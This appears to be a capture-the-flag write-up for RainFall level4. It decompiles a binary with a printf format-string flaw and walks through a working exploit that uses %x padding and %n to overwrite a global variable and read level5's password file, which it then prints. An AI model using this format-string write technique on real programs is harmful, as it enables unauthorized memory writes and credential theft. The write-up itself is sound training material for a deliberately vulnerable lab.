

./level4



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/level4/level4

level4@RainFall:~$
```

Decompiled file with ***Ghidra***:



```c
int m;

void p(char *buffer)
{
    printf(buffer);
    return;
}

void n(void)
{
    char buffer[520];

    fgets(buffer, 512, stdin);
    p(buffer);
    if (m == 0x1025544)
    {
        system("/bin/cat /home/user/level5/.pass");
    }
    return;
}

void main(void)
{
    n();
    return;
}
```


This level bears strong resemblance to the previous one, featuring a vulnerability with **print(buffer)**.

If we successfully set the global variable **m** to 0x1025544, the program will grant access to *level5*'s **.pass**.

We face a challenge this time: our buffer is limited to 512 bytes, but we need to print a value over 16 million. The old method won't work.

Thankfully with **printf** we can leverage the **width** specifier to pad our output. This way, we can print a large number of spaces using just a concise command.

As in the last level, we need to account for the characters produced by **%x** specifiers.
Additionally, the **m** 8-character address must be factored into the padding calculation when using **printf width** specifier.



```
level4@RainFall:~$ gdb ./level4

(gdb) print &m
0x8049810 <m>

level4@RainFall:~$ python -c 'print "\x10\x98\x04\x08" + "%x"*12' | ./level4
□□b7ff26b0bffff794b7fd0ff400bffff758804848dbffff550200b7fd1ac0b7ff37d08049810

level4@RainFall:~$ written=$(python -c 'print "\x10\x98\x04\x08" +
                   "%x"*11' | ./level4 | wc -c | awk '{print $1-1-8}')

level4@RainFall:~$ { python -c "
print '\x10\x98\x04\x08' + '%x'*10 + '%' + str(0x1025544 - $written) + 'x' + '%n'"
} | ./level4

...
0f99ba5e9c446258a69b290407a6c60859e9c2d25b26575cafc9ae6d75e9456a

level4@RainFall:~$ su level5
Password: 0f99ba5e9c446258a69b290407a6c60859e9c2d25b26575cafc9ae6d75e9456a

level5@RainFall:~$
```